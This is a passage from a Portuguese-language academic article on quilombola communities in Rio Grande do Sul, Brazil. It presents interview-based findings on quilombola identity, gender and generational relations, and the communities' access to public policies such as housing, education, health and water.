por desfrutar dos serviços do mesmo. De acordo com Fausto (1996, p. 44) a escravidão pode ser considerada uma “instituição nacional que penetrou em toda a sociedade”, de modo a condicionar seu modo de agir e pensar. Este fato se concretizava no desejo de ser ter um escravo, do esforço empreendido em obtê-lo que passava da “classe dominante ao modesto artesão branco das cidades”.

Contudo, a história nos demonstra que os negros também se rebelaram contra a escravidão imposta. Muitas foram as formas de resistência encontradas pelos escravos ao regime, sendo as fugas para os quilombos a principal arma de resistência. Na perspectiva de Leite (2008) a palavra “quilombo”, que em sua etimologia *bantu* quer dizer, acampamento guerreiro na floresta, foi difundida no Brasil pelo governo colonial, para desta forma se referir às unidades de apoio criadas pelos rebeldes (negros fugitivos de senzalas) ao sistema escravista, onde formavam uma nova sociedade que buscava readquirir costumes perdidos devido à

escravidão, bem com, organizar a luta pelo fim da escravidão e a libertação de seu povo. Já a palavra composta “comunidades quilombolas” pode ser definida como grupos étnico-raciais que, segundo critérios de auto atribuição e trajetória histórica própria, são dotados de “relações territoriais específicas, com presunção de ancestralidade negra relacionada com a resistência à opressão histórica sofrida” (BRASIL, 2013, p. 14).

No Estado do Rio Grande do Sul – RS, no decorrer das décadas, assim como em comunidades situadas em outros Estados brasileiros, as áreas que eram ocupadas por escravos (os quilombos), foram passadas, de geração a geração, se constituindo em comunidades organizadas. Estas comunidades remanescentes de quilombos no Rio Grande do Sul passaram a se articular junto a diversos atores sociais, políticas públicas que viessem ao encontro das principais necessidades destas comunidades. Neste cenário social de lutas, o movimento negro e demais instituições públicas passam a legitimar e dar o seu reconhecimento como área quilombola aos remanescentes de escravos. A partir desta demanda acolhida pela agenda pública do Estado Brasileiro, os órgãos administrativos e jurídicos passaram neste começo de século a reconhecer e posteriormente, conceder legalmente a certificação de terra a comunidades quilombolas. Segundo Silva (2010 p.51) “a sociedade rio-grandense se insere no debate de forma mais intensa sobre o reconhecimento formal do movimento quilombola gaúcho e suas reivindicações por políticas públicas específicas (fundiárias, educacionais, creditícias, sociais)”, fator este preponderante para a certificação e garantia dos direitos dos descendentes de escravos que ainda vivem nas comunidades quilombolas.

Estes debates realizados acerca dos direitos das comunidades quilombolas no Estado do Rio Grande do Sul, segundo Silva (2010), proporcionam não só a reflexão social, mas tam-

2 PROCEDIMENTOS METODOLÓGICOS

bém um desenvolvimento que atinge uma faixa da população que historicamente teve seus direitos depositados ao esquecimento. Este movimento protagonizado pelo Movimento Negro do Rio Grande do Sul e demais agentes públicos acabam, por inserir as “comunidades quilombolas como protagonistas de um intenso movimento social que coloca o componente étnico no centro das disputas territoriais do cenário gaúcho” (SILVA 2010, p.52).

O objetivo do presente artigo é compreender o significado de ser quilombola, identificar os fatores obstaculizadores e facilitadores no acesso de mulheres quilombolas aos direitos de cidadania e compreender as experiências sociais das mulheres quilombolas no âmbito das políticas públicas a partir das narrativas de gestores de políticas públicas para povos negros, profissionais que atuaram com comunidades quilombolas e membros de uma comunidade quilombola rural em Pelotas, RS.

Este estudo é uma pesquisa de natureza qualitativa e exploratória (GIL, 2008) que tem por objetivo compreender e explicar a dinâmica das relações sociais e humanas na sua interface com crenças, valores e atitudes (MINAYO, 2013). A pesquisa qualitativa trabalha com o universo de significados, aspirações, crenças e valores no que tange aos espaços mais profundos das relações, dos fenômenos e processos, não podendo estes processos serem perceptíveis em números, equações, médias e estatísticas (MINAYO, 2013; VICENSI; GROSSI, 2012).

A amostra do presente estudo foi constituída por mulheres e homens de uma comunidade quilombola rural do município de Pelotas, RS, uma gestora de políticas públicas para populações negras e uma trabalhadora que atuou com comunidades quilombolas. Neste sentido, a

técnica utilizada para seleção dos sujeitos desta pesquisa foi a amostragem não probabilística intencional (MARCONI; LAKATOS, 2015). Assim, a amostra intencional pesquisada compreendeu oito sujeitos (04 mulheres e 04 homens), sendo duas mulheres e quatro homens pertencentes a uma comunidade quilombola rural do Estado do Rio Grande do Sul e duas mulheres profissionais que atuaram ou atuam diretamente no atendimento às comunidades quilombolas, sendo que uma delas, ocupa atualmente um cargo de gestão.

A técnica utilizada para a coleta de dados foi a entrevista semi-estruturada, com uso de roteiro elaborado. Entende-se que o uso dessa técnica permite um diálogo de maior intensidade com o entrevistado. Além disso, essa técnica possibilita que se complementem informações originadas de documentos e /ou que se evidencie o que ainda não foi efetivamente documentado. Também foi realizado o mapeamento das comunidades quilombolas no RS a partir de técnicas de geoprocessamento.

O projeto de pesquisa foi aprovado pelo Comitê de Ética em Pesquisa da Pontifícia Universidade Católica do Rio Grande do Sul (CEP-PUCRS). Todos os participantes receberam o Termo de Consentimento Livre e Esclarecido (TCLE), explicando sobre os objetivos da pesquisa. Após leitura e aceite em participar do estudo, os participantes assinaram o termo em duas vias, ficando uma com o participante e outra sob responsabilidade do pesquisador responsável pela entrevista.

3 RESULTADOS

3.1 MAPEAMENTO DAS COMUNIDADES QUILOMBOLAS DO RS

Através do mapeamento realizado pelo Laboratório de Tratamento de Imagens e Geoprocessamento da PUCRS, identificou-se que dos 497 municípios no Estado, somente 67 (12%) municípios concentram áreas quilombolas, sendo que 09 (64%) comunidades estão situadas na região metropolitana (05 municípios) e 05 (36%) comunidades quilombolas em Porto Alegre. Em relação às diferenças de concentração entre comunidades quilombolas em zonas rurais e urbanas, verificou-se que 85% (N=57) das comunidades quilombolas estão situadas em zonas rurais e apenas 15% (N=10) estão situadas na região urbana do RS. Encontrou-se um total de 123 comunidades quilombolas no RS. No que se refere às comunidades certificadas, 106 (86%) comunidades quilombolas já possuem certificação de terras, sendo que apenas 14% (N=17) ainda não possuem certificação.

3.2 CARACTERIZAÇÃO DOS PARTICIPANTES

Dentre as participantes do estudo, quatro eram mulheres. Suas idades variavam entre 27 e 66 anos. Com relação ao estado civil, dois deles se declaram casados, quatro em união estável, uma solteira e uma viúva. No que tange às ocupações, quatro entrevistados declararam atuar como agricultores, um como graniteiro, um forneiro em indústria de tijolos, uma secretária da prefeitura e uma assistente social (quadro 1).

Entrevista	Sexo	Idade	Estado Civil	Profissão
E1	F	53	Viúva	Assistente Social
E2	F	27	Solteira	Assistente Social
E3	F	31	União Estável	Agricultora
E4	F	66	Casada	Agricultora
E5	M	31	União Estável	Graniteiro
E6	M	41	União Estável	Agricultor
E7	M	69	Casado	Agricultor
E8	M	33	União Estável	Forneiro em indústria de tijolos

Quadro 1: Caracterização dos participantes do estudo
 Fonte: Próprios Autores, 2016

A fim de conhecer quais as concepções e conhecimento de profissionais com relação às comunidades quilombolas, foram realizadas em um primeiro momento entrevistas com duas profissionais com experiência no trabalho de assistência às comunidades quilombolas. A primeira entrevistada (E1) se autodeclarou negra, 53 anos de idade, viúva, assistente social. Atualmente exerce o cargo de Secretária Adjunta do Povo Negro, junto à prefeitura de Porto Alegre. A segunda entrevistada (E2) é assistente social, solteira, 27 anos e executou suas atividades de estágio junto à comunidade da Família Silva, localizada no município de Porto Alegre.

Os demais participantes (E3; E4; E5; E6; E7 e E8) são pertencentes à comunidade quilombola Alto do Caixão, localizada no sétimo distrito do município de Pelotas, RS, com uma população de 26 famílias, que vivem em lotes de 1 a 3 hectares e com processo de regularização de terra formalizado (COMISSÃO PRÓ-ÍNDIO DE SÃO PAULO, 2010; RECH; ROBERTT, 2014).

De acordo com Filho (2010), a comunidade possui mais de 100 anos, sendo que a maioria dos moradores se identificam como remanescentes de escravos de sobrenome Nogueira, Freitas e Madruga. Esse dado é corroborado na fala de um dos participantes do estudo que, ao relatar a história da comunidade Alto do Caixão, declara ter sido o seu avô, o fundador da comunidade, o que demonstra a memória histórica da comunidade Alto do Caixão:

Os fundadores, na verdade, foram os meus avós (...). Ah, foi no tempo do meu avô. A comunidade começou mesmo em 2003 e foi reconhecida em 2007, 2008. Mas ela existe há mais de 130 anos. Meu avô faleceu com 96 anos, e ele que veio para cá, era quase tudo mata. Os pais dele vieram fugidos. Ele contava que nasceu em uma senzala, ele não contava muito do tempo dele porque ele não achava que era uma boa falar para os filhos dele o que ele passou, mas o pouco que ele falava é que ele passou muito trabalho, e quando veio morar para cá com os filhos e a esposa era tudo mata, aí foram fazendo as lavouras, foram abrindo, e os filhos também foram casando e morando na volta, praticamente deve ter uns 800 metros até a saída do Alto do Caixão, os moradores daqui eram todos os meus tios que moravam. (E6)

Segundo dados do Centro de Apoio ao Pequeno Agricultor (2010, p. 20), a comunidade Alto do Caixão mantém nos lotes de um a dois hectares, plantações de abóbora, feijão, milho, hortaliças, batata doce e frutas, bem como criam porcos, galinhas, patos, marrecos e perus. Embora com atividades individuais, há organização da associação comunitária para atividades em comum para a comunidade. Algumas pessoas trabalham fora e outras acessam o programa Bolsa Família. Segundo o atual presidente da Federação das Comunidades Quilombolas do RS, já existem em torno de 100 famílias na Comunidade Quilombola Alto do Caixão conforme narrativa a seguir, sendo que uma das principais demandas em termos de políticas públicas, é a moradia, que ainda é insuficiente para o número crescente de famílias.

São 43 casas e atualmente estamos com 100 famílias. Na primeira etapa do “Minha casa. Minha vida” não tinha tanta, depois surgiu a outra etapa que tem gente já inscrito e está meio trancado, que aí foi aumentando os sócios por demanda de casa, que queriam casas. Então, são 100 sócios que vieram depois dessas casas serem feitas, não no início. A gente tem mais 43 casas inscritas para a próxima etapa. Temos 100 famílias, mas que vieram depois desta habitação estar pronta. (E8)

A Comunidade Alto do Caixão ficou conhecida por esse nome devido a um incidente ocorrido no passado, durante um cortejo fúnebre. Um dos entrevistados da comunidade relata a história que foi passada de geração a geração.

Os fundadores, na verdade, foram os meus avós. Alto do Caixão, a história que eu ouvi e que é até hoje, é porque tem uma subida grande e aí naquela época atrás, uns 120 anos atrás, como não tinha meio de transporte e era tudo feito a carroça, tinha o cortejo, faleceu um da comunidade e aí eles têm o cemitério logo ali embaixo, aí eles vinham trazendo o corpo dentro do caixão na carroça, e aí como a subida é muito a pique, escorregou o caixão e caiu, e aí é onde ficou a famosa subida do Alto do Caixão. (E6)

3.1.1 ANÁLISE DAS ENTREVISTAS

3.1.1.1 O QUE É SER QUILOMBOLA

Ao analisarmos as concepções dos entrevistados (as) com relação ao que é ser quilombola, percebemos que o entendimento sobre a identidade quilombola recai, sobretudo na questão histórica da escravidão do negro no Brasil. Os entrevistados (as) entendem que ser quilombola está relacionado ao parentesco com pessoas da família já escravizadas, ocupação

de espaços devido ao refúgio, pertencimento a uma identidade não corroborada pela sociedade em geral, dentre outros. Para uma das entrevistadas, ser quilombola está relacionado ao fato histórico de ter familiares escravizados:

São os remanescentes de quilombo, pessoas que em algum momento tiveram seus familiares escravizados e de alguma forma saíram de seus espaços e se agregaram em outros espaços e vieram com suas famílias para morar nesses espaços. Nós aqui em Porto Alegre, temos famílias que saíram de um espaço onde seus antepassados eram escravizados e então foram morar nesse lugar e temos também famílias com idades que vieram de outras cidades e também estavam nessa condição e se organizaram num espaço, num bairro. Então, para mim, são os remanescentes mesmo, as pessoas que tiveram origem lá no período da escravidão. (E1)

Essa visão do sentimento de identidade quilombola como resquício da escravidão no Brasil é corroborada por outras entrevistadas:

É uma questão histórica né. Então é ser pertencente de uma população que sofreu atrocidades históricas, então tem toda a questão de uma sociedade que foi criada num molde e tu não pertencer a esse molde. (E2)

*Deve ser uma origem antiga, né. De pessoas negras, eu acho que é isso. (E5)
Ser quilombola é ser filho de gente negra que foi escravo há muitos anos atrás dos brancos. Fazia o que os brancos mandavam e eram obrigados a fazer. Querer ou não querer, tinham que obedecer. Isso é ser quilombola. (E4)*

Enquanto algumas narrativas associam quilombos com escravidão, subserviência, há também narrativas que associam o termo à resistência, força, união, luta, perseverança e honestidade, positivando o seu uso, demonstrando a importância da ressignificação e da visão dialética a respeito do fenômeno identitário.

Para mim, ser quilombola é ter a força dos antepassados, eu não trago a sofrência dos antepassados que sofreram na chibata, eu trago a força deles, para mim o fato de ser quilombola é só pegar a força deles e tentar transformar para mostrar o futuro, não só pensar no passado. Eu pego o termo Quilombola e a força dos antepassados e transformo no futuro, essa é minha visão do termo Quilombola. (E8)

É continuar a minha origem, desde o que sou (...). Ser quilombola para mim é continuar os ensinamentos dos meus avós e pais, ser honesto, não fazer o que não deve, e continuar na origem. (E6)

Ser quilombola é estar junto, lutar, perseverar né (E3)

Ainda que das narrativas que compreendem a identidade quilombola desde uma perspectiva da força, da luta, do engajamento para o futuro, observa-se que estas falas remetem à ancestralidade de seus familiares escravizados, portanto, reiterando a identidade quilombola ligada à escravidão, ao negro, à historicidade das comunidades. Assim, “*ter a força dos antepassados*”, “*não trazer a sofrência dos antepassados que sofreram na chibata*”, “*continuar a minha origem*”, “*lutar*” e “*perseverar*” constituem-se em falas que reiteram a posição dos demais participantes a respeito da identidade quilombola, qual seja, ter sua origem histórica na escravidão de negros. A ressemantização do termo “quilombo” pelos próprios movimentos sociais e como resultado de um longo processo de luta veio traduzir os princípios de liberdade e cidadania negados aos afrodescendentes, correspondendo, a cada um deles, os respectivos dispositivos legais.

1 - Quilombo como direito a terra, como suporte de residência e sustentabilidade há muito almejadas nas diversas unidades de agregação das famílias e dos núcleos populacionais compostos majoritariamente, mas não exclusivamente de afrodescendentes. 2 - Quilombo como um conjunto de ações em políticas públicas e ampliação de cidadania, entendidas em suas várias dimensões. 3 - Quilombo como um conjunto de ações de proteção às manifestações culturais específicas. (LEITE, 2008, p.969-970).

Nesse ínterim, concordamos com Furtado, Pedrosa e Alves (2014) quando entendem que a cultura quilombola constitui-se em espaço de trocas e compartilhamento de “conteúdos simbólico-afetivos” o que incidem diretamente na preservação de elementos culturais carregados de um passado histórico e social (p.14). Os “conteúdos simbólico-afetivos” trazidos pelos participantes neste estudo, quanto ao sentimento de pertença à comunidade, demonstram que é no convívio com seus pares, no compartilhamento de ideias afins (experiência cooperativa, luta pelo direito a terra, etc.) que se forjam as identidades e memórias coletivas (PRADO; CAM-PICI; PIMENTA, 2004; SANTOS, 1998; SILVA et al., 2012). Portanto, as identidades e memórias coletivas compartilhadas pelos participantes se referem a instâncias que preservam elementos da cultura de um passado histórico e social que proporciona ao sujeito reconhecer-se como quilombola (FURTADO; PEDROSA; ALVES, 2014).

No ítem a seguir, iremos abordar as relações de gênero e geração na comunidade, as dificuldades de acesso às políticas públicas, os avanços já obtidos pela comunidade quilombola, foco do estudo em tela e os desafios para a gestão das políticas públicas.

3.1.1.2 RELAÇÕES DE GÊNERO E GERAÇÃO NAS COMUNIDADES QUILOMBOLAS E O ACESSO ÀS POLÍTICAS PÚBLICAS

Para compreensão da experiência social das mulheres quilombolas, utilizamos o conceito de interseccionalidade de Kimberly Crenshaw, no sentido de que as opressões vivenciadas pelas mulheres quilombolas não se somam, mas se entrecruzam. Segundo Crenshaw (apud PISCITELLI, 2008, p.267), as interseccionalidades são formas de capturar as consequências da interação entre duas ou mais formas de subordinação: sexismo, racismo e patriarcalismo. Essa noção de 'interação' entre formas de subordinação possibilitaria superar a noção de superposição de opressões. Por exemplo, a idéia de que uma mulher quilombola é duplamente oprimida, à opressão por ser mulher deve ser adicionada a opressão por ser negra. A interseccionalidade trataria da "forma como ações e políticas específicas geram opressões que fluem ao longo de tais eixos".

Nesse sentido, pretendemos explorar não somente o eixo de gênero, raça/etnia, mas também o geracional, para identificar as experiências sociais das mulheres quilombolas de diferentes gerações. Nesse processo de construção das identidades das mulheres quilombolas, existiriam confluências que constituiriam aspectos ativos do desempoderamento, mas também possibilidades de resistência. A imagem que a autora oferece é a de caminhos diversos, em cada um dos quais circula um desses eixos de opressão. Em certos lugares, esses caminhos se cruzam, e a mulher que se encontra no entrecruzamento tem que enfrentar simultaneamente os fluxos que confluem, oprimindo-a.

Em relação aos eixos de opressão, identificamos na narrativa, o machismo, a divisão sexual do trabalho, com a sobrecarga da mulher, a falta de representatividade política nas as-

sociações, entre outros aspectos. Em relação às relações intergeracionais, as pessoas idosas da comunidade são mais respeitadas e ouvidas. Nas narrativas a seguir, evidencia-se o poder de mando masculino na comunidade quilombola e também as relações de respeito e cuidado com as pessoas mais velhas:

Ela escuta e obedece, o homem é o nosso presidente. (...) Só escuta, e o que ele mandar nós fazer, a gente obedece. Só se for algo muito né, que a gente nota que não é direito aquilo ali, então a gente não diz nada, mas também não faz. (...) (E4)

O mais velho tem, tem mais resistência, tem mais poder na comunidade e aqui em casa, aqui os mais velhos falam, o meu velho fala e os netos e filhos só ouvem, não retrucam, não dizem nada. (...) Como nós mais velhos respeitamos os mais novos, os mais novos respeitam nós também. Todos se tratam como uma família que se dá bem, e que se respeita. E assim é lá na comunidade. (E4)

Com relação à questão dos mais velhos, eu vejo assim que é muito forte a cultura de que o mais velho é respeitado, de que eles se aconselham com os mais velhos, que eles cuidam dos mais velhos (...). Eu, como assistente social, eu trabalhei em dois quilombos que foi o Fidélis e o Areal (...), assim, os idosos desses espaços muito bem cuidados, eles não são deixados, eles não vão para casa Lar, eles são cuidados e muito bem cuidados por toda a família. Eles têm o reconhecimento pelos seus ancestrais e por serem mais velhos e eu vejo isso como muito positivo (...) toda a população deveria se espelhar nessa cultura né, de cuidar do meu idoso, de manter ele vivo, de dar valor e importância para aquilo que ele nos traz. (E1)

Com relação ao papel da pessoa mais velha na comunidade, observa-se a partir das falas dos participantes que a pessoa idosa é vista como forte, resistente, aconselhadora dos mais novos. Essa visão da pessoa mais velha aludida pelos moradores da comunidade e pelos

profissionais evidencia o papel que a memória individual da pessoa idosa tem na construção da memória coletiva (SANTOS, 2011). Embora a representatividade da pessoa idosa seja uma constante na fala dos participantes, observa-se em estudos com comunidades quilombolas de outras regiões do país a ausência de lideranças sensíveis às especificidades dos idosos(as), o que pode prejudicar o acesso dessa categoria ao acesso de conquistas de cidadania (LIMA; CARLONI; PEREZ; FARIA, s.d), bem como ao acesso às políticas públicas específicas, qual seja, o Estatuto do Idoso (Lei nº 10.741/2003). Estudo realizado por Santos et al. (2014) constatou agravos de saúde, presença de doenças crônicas, dificuldade de acesso à serviços públicos de saúde (p. 2680). Embora em condições precárias de saúde e sobrevivência, o idoso entrevistado pelas autoras supracitadas considera-se “satisfeito com relacionamento com os vizinhos, amigos e esposa, além de se sentir feliz em seu cotidiano”, o que pode ser característico da resistência inerente ao povo quilombola (SANTOS et al., 2014, p. 2609).

Portanto, embora a relação da comunidade com as pessoas idosas quilombolas tenha sido considerada satisfatória de ambos os lados, não se pode fazer uma análise superficial desta situação. Questões relacionadas ao conhecimento de direitos, por exemplo a Lei nº 10.741/2003 (Estatuto do Idoso), condições de acesso à saúde, moradia, medicação, dentre outros, devem ser mais explorados na perspectiva de estudos que levem em consideração as situações objetivas a que estão submetidos os(as) idosos(as) quilombolas.

Apesar de todas as mulheres e a família inteira trabalharem na lavoura e “pegar junto”, lado a lado com os homens, o cuidado com os filhos e as atividades domésticas, em geral, são atribuídas às mulheres. O homem auxilia somente em situações específicas, quando as mulheres vão realizar colheita do pêssego, ou quando esta adoece. Isso fica evidente na narrativa do

participante da pesquisa a seguir: “quando a esposa não pode fazer a lida da casa, eu pego e faço. Agora ela estava um pouco mal, então eu tomei conta de tudo. Fazia até comida para ela, até o horário dela chegar, lavava a roupa na máquina e tudo” (E7).

Apesar da presidência da Federação das Comunidades Quilombolas do RS no momento ter sido assumida por uma figura masculina, os integrantes da diretoria e demais funções na entidade são exercidas por mulheres, o que demonstra as relações de gênero na comunidade, na qual as mulheres ainda possuem dificuldades de assumir posições de comando e chefia. A fala das duas profissionais entrevistadas evidencia o importante papel das mulheres em papéis de liderança e comando dentro das comunidades:

*O quilombo Areal da Baronesa, este começou com a dona **Maria que é uma mulher né, que é uma senhora** que já tem mais de sessenta anos e foi ela que começou toda essa busca lá em 2003/2005 para questão da titulação do quilombo, é uma mulher. No quilombo dos Alpes nós temos a **Rochele que também é uma mulher**. E no quilombo da família Silva nós temos a **Helena que também é uma mulher né**. No quilombo do Fidélix nós temos um homem, mas a vice-presidente é uma mulher, então. (E1)¹*

Então é bem forte o papel da mulher na comunidade (...). Nas famílias a liderança sempre era a mulher, então a questão de ter trabalho com carteira assinada, questão de gerenciamento do lar né, então é sempre da mulher, nessa comunidade a mulher tem papel muito forte. (E2)

As falas acima descritas demonstram que as mulheres vêm conquistando espaços importantes nos sindicatos ao perceberem que são sujeitos da história das comunidades e que

¹ Os nomes das mulheres citadas pela entrevistada foram modificados a fim de se preservar o anonimato de todos os participantes do estudo, mesmo aqueles que não participaram diretamente do mesmo.

precisam participar das decisões (SILVA; FIABANI, 2010). As mulheres nas comunidades quilombolas situadas no município de Porto Alegre também vêm assumindo protagonismo dentro das comunidades.

O papel ativo das mulheres em comunidades quilombolas foi identificado em outros estudos anteriores (RISCADO; OLIVEIRA; BRITO, 2010; SILVA; DOWLING, 2010; FREITAS ET AL, 2011; PEREIRA; RIBEIRO, 2013; SILVA; FABIANI, s/d). Na comunidade quilombola Areal da Baronesa, em Porto Alegre, as autoras Pereira e Ribeiro (2013) referem que são as mulheres que estão mais visíveis e atuantes no presente, assim como algumas delas parecem ter assumido a tarefa de perpetuar a memória da rua, estando presentes em cursos e atividades desenvolvidos pela associação comunitária, cuidando das crianças na rua, participando de reuniões com gestores públicos, a fim de solicitar melhorias para o local, entre outras práticas de exercício da cidadania, que são passadas de geração para geração.

Enquanto associação, eu tenho a diretoria, sou presidente da associação daqui e a minha diretoria são mulheres, sou eu de homem, presidente, e o resto, secretário, tesoureiro, vice tesoureiro e o resto, são todas mulheres. Então, elas estão tomando as rédeas da situação, estou eu, de homem de presidente lá, mas minha presidência toda é de mulher, elas não ficam só esperando o homem fazer, elas vão lá e mostram a cara para o que vier. Aqui na nossa região, as mulheres estão empatadas com os homens em tudo, em todos os termos. Não quer dizer que o homem vai sair para trabalhar e a mulher vai ficar dentro de casa, com a comida e a roupa lavada, não. Às vezes, é o homem quem fica e a mulher quem sai para trabalhar, isso acontece em uns quantos lugares, a mulher está bem visada aqui, pelo menos no meu ponto de vista, não tem tanto a mulher ficar em casa, o homem sair sozinho e a mulher nem sair (...) (E6)

Estudo realizado por Silva e Fiabani (2010) constatou que mulheres quilombolas em Tocantins vêm participando de entidades religiosas, políticas e culturais, bem como assumem a presidência de associações nas comunidades negras.

Em relação às demandas das mulheres na comunidade quilombola Alto do Caixão, além de escolas pra os filhos com séries mais avançadas, existe a necessidade de emprego com carteira assinada e qualificação profissional para o mercado de trabalho. Uma das dificuldades encontradas é a baixa escolaridade das mulheres e o acesso à educação. Novamente, as relações de gênero ficam evidenciadas na narrativa da mulher a seguir, revelando resquícios de uma cultura patriarcal e machista ainda vigente, contradizendo a fala anterior de que as mulheres se encontram em pé de igualdade com os homens.

A questão da escolaridade que é muito precária né, as mulheres casadas né (risos) que os maridos são muito ciumentos e não querem que as mulheres estudam. Aqui só tem de noite, e ninguém aceita aqui que a mulher vá estudar de noite, teria que ser de manhã ou de tarde né.(E3)

A categoria gênero é fundamental para entender as situações de opressão (internas e externas) vivenciadas pelas mulheres quilombolas desse estudo. Para Minayo (2007),

Gênero diz respeito a relações de poder e à distinção entre características culturais atribuídas a cada um dos sexos e às suas peculiaridades biológicas. As características de gênero se fundam na hierarquia e na desigualdade de lugares sexuados. A violência de gênero distingue um tipo de dominação, de opressão e de crueldade estruturalmente construído nas relações entre homens e mulheres, reproduzidos na cotidianidade e subjetivamente assumidos, atravessando classes sociais, raças, etnias e faixa etárias (MINAYO, 2007, p.93).

Para além da questão do gênero, outro fator que pode ser considerado obstaculizador do acesso das mulheres quilombolas aos direitos de cidadania, dentro e fora das comunidades, são as interseccionalidades de raça e gênero. As discriminações de raça e gênero procuram por mulheres na intersecção e as impactam e compactam diretamente (CRENSHAW, 2002), exemplo deste fato é a violência de gênero contra mulheres que se constitui em uma discriminação contra grupos específicos (p. 12). No item a seguir, iremos focar nas demandas das comunidades quilombolas.

3.1.1.3 DEMANDAS DAS COMUNIDADES QUILOMBOLAS

O Plano Brasil Quilombola prevê a consolidação de diversas políticas de Estado inseridas em áreas quilombolas, dentre estas políticas, estão previstos eixos considerados prioritários, quais sejam acesso à terra, infra estrutura e qualidade de vida, inclusão produtiva e desenvolvimento local e direitos e cidadania (BRASIL, 2004; 2013). Em relação às demais demandas das comunidades quilombolas, as profissionais que atuaram com as mesmas identificam como principais demandas justamente àquelas pertencentes aos eixos norteadores do Plano Brasil Quilombola, a regularização da documentação de propriedade de terra, saúde, alimentação, educação, atendimento sócio assistencial, dentre outros:

se eu fosse pensar enquanto profissional do Serviço Social, no tempo em que eu atendia essas famílias, são demandas variadas, desde documentação, acompanhamento médico, alimentação, cursos profissionalizantes, então são demandas, todas as expressões da questão social que tem por aí, eles vêm em busca de seus direitos, só que poucos também sabem de seus direitos. (E1)

eu via demandas da assistência, então muitas questões de Cadastro Único, Bolsa Família. Tinha alguns encaminhamentos para alguns serviços, (...) previdência social (...) atendimentos da saúde, precisa de intervenção da assistência para poder dar encaminhamento né, (...) para agilizar o processo. (...) a gente fez uma intervenção muito forte para educação infantil assim. Então, crianças de 0 a 5 anos que ficavam, às vezes em casa, às vezes sozinhas, então a gente fez todo um encaminhamento para rede de educação municipal.(...) os grupos que eu fiz quando a gente falava assim “Ah, existem políticas públicas que são desenvolvidas especificamente para as comunidades quilombolas” e eles “Como assim, sabe”, eles nunca tiveram contato com isso.(E2)

Através dos relatos, percebe-se a complexidade das demandas no âmbito das políticas públicas e a necessidade da intersectorialidade nas políticas sociais para poder atendê-las, sobretudo no que se refere à real efetivação do Plano Brasil Quilombola nas comunidades. As dificuldades relatadas pelas profissionais e reiteradas pelos participantes da Comunidade quilombola Alto do Caixão, confirmam a realidade vivida por diversas comunidades quilombolas do país. Falta de acesso à medicina especializada, a hospitais, dificuldades de locomoção devido ao distanciamento no caso das comunidades rurais, são algumas das dificuldades relatadas em estudos anteriores (FREITAS et al., 2011). As autoras apontam que é preciso uma estratégia mais eficiente e mais facilmente aplicável para combater problemas de saúde como o alcoolismo e o tabagismo por exemplo, pois a própria situação de desemprego e a falta de perspectiva educacional e profissional leva os jovens a aderir cedo ao vício. A dificuldade de acesso a escolas, postos de saúde, devido à falta de transporte (poucos horários), custo e longas distâncias obstaculiza o acesso aos direitos de cidadania como podemos ver nas narrativas a seguir:

Esse nosso colégio aqui ele tem só até a 5ª série, e como eles estão regionalizando, a gente está brigando com a educação para colocar pelo menos até a 9ª série aqui, porque se vai regionalizar e se até é por região, onde é que os alunos, as crianças daqui vão estudar depois?(E8)

Precisa de trabalho, porque está ruim, a coisa. Na volta tem serviço, mas muita gente sai daqui para trabalhar em outros lugares, para trabalhar na cidade, porque **o serviço está meio ruim aqui.**(E5)

fica meio ruim, porque tem **muita gente que não tem condições de ir, porque é longe**. Tem a questão do **transporte** também (...) muita gente depende de ônibus, e chega meio atrasado no posto de saúde, depende para ir depende para vir.(E5)

Daqui mesmo até o pronto socorro, se tiver uma urgência, são 55km quase. E aí quanto tu acessa a Samu, eles te fazem um monte de perguntas e às vezes não tem disponível. Colônia, sabe como é né! E aí sempre tem que acionar um carro particular, alguma coisa assim para poder ir, e carro particular é caro também. (E6)

Tem, o colégio mais perto aqui só tem até a quarta série, que fica a 4km daqui. Os outros são todos de 10km para cima. Agora mesmo, o meu guri vai para o primeiro grau, ele vai ter que andar mais ou menos uma média de 25km só para ir.(E6)

Ah, **muito difícil acessar alguma coisa**. Acesso político tivemos muita batalha para poder chegar a essas casas, né, tu vê que **levou mais de 3 anos para poder acessar**, então é complicado ainda a política, política pública para os quilombolas. **Estava batalhando mesmo para uma patrulha agrícola e até hoje não conseguimos**, o que faz falta. Está fazendo falta para o pessoal, porque a maioria aqui tem pouca terra, são no máximo 1, 2, 3 hectares e aí não tem, é agricultura familiar, como diz, é só na base do esforço do trabalho para o pessoal aqui. (E6).

Se dessem mais importância para a comunidade Quilombola e desse uma força para muita gente que precisa, (...)Na casa e no negócio da alimentação (...)Primeiro lugar é a casa, né. Casa, alimentação e saúde.(E5)

*Água é também o que está precisando, está difícil, porque tem muitos. Aqui mesmo nós temos um posto de casa, cacimba, né, que chama, tem uma cacimba ali que abastece 5 casas, e a água aqui é o que nós temos, e aí não tem e falta para a horta, **para fazer uma horta não tem como**. Não tem como mesmo, tem que racionar a água. No verão, agora esse verão está chuvoso, mas quando está seco?(E6)*

As condições de garantia de serviços públicos para comunidades quilombolas, em todo território nacional, sempre foi historicamente negada, devido ao seu não reconhecimento legal pelo Estado. Histórico este que está sendo revertido lentamente. As comunidades rurais, como a do Alto do Caixão, enfrenta ainda dificuldades para acessar as políticas públicas, por ser isolada (situa-se 100 km do centro de Pelotas, estrada de chão batido), sendo que a maioria das famílias vivem com um salário mínimo. O Programa Brasil Quilombola conta com uma interface com o Plano Brasil sem Miséria, devido ao fato de, segundo o “MDS, pelo menos 74,7% das famílias quilombolas situarem-se abaixo da linha de extrema pobreza” (BRASIL, 2013, p.12). Algumas famílias da comunidade do Alto do Caixão acessam o Bolsa Família, o que contribuiu para a permanência da criança na escola. Segundo um dos entrevistados, antes desse programa, as crianças costumavam abandonar a escola para auxiliar os pais no trabalho da roça.

Um dos avanços conseguidos na comunidade quilombola pesquisada foi a formação de uma cooperativa para comercializar os seus produtos diretamente para um grande hospital público de Porto Alegre, o que possibilitará o aumento da renda da comunidade, sem a venda

para atravessadores, que acabam sendo os que lucram mais com as vendas. A representação da conquista da cooperativa pode ser identificada na fala a seguir:

só dizem Quilombola não tem produção, mas aí eu digo assim: Como é que Quilombola vai ter produção se não tem onde vender e não tem terra para plantar.... Também iria ser um detalhe, porque até pode ter um cantinho e tu plantar uma horta, um tempero, uma coisinha assim, mas aí tu não consegues vender. Tem gente muito maior, que produz mais quantidade e te tapa, e a cooperativa vem para ti ter uma terra pequenininha onde pode plantar tempero e a gente pode comprar o tempero e dar um lucro daquilo, ganhar daquele pedacinho que tem, pode produzir e ganhar daquilo, e a cooperativa vem para isso e para dar mais assistência ao nosso povo (E8)

4 CONCLUSÕES

